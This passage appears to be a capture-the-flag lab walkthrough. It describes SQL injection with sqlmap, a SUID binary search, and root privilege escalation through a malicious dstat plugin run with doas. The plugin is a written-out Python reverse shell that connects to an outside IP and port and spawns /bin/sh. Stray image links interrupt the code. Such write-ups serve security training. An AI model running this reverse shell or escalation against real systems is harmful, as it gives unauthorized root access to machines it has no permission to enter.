
First I run the pyhton script and then sqlmap command

Got these credentials

I will use the credentials to log in

I cat the user text file and get the user flag

**Step Four: Privilege Escalation**

Run this command to find SUID binaries: find / -type f -perm -04000 -ls 2>/dev/nullman

Create a pyhton plugin with: nano dstat\_tst.py

import socket,subprocess,os;

s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);

s.connect((“10.10.14.124” ,2929));


os.dup2(s.fileno(),0);

os.dup2(s.fileno(),1);


os.dup2(s.fileno(),2);


import pty; pty.spawn(“/bin/sh”) 


Set up listener



Execute command: doas -u root /usr/bin/dstat –tst (I changed the name of the file to tst)



The listener is now connected

I cat the root.txt file and capture the flag

I now have both the flags and pwned the box!!!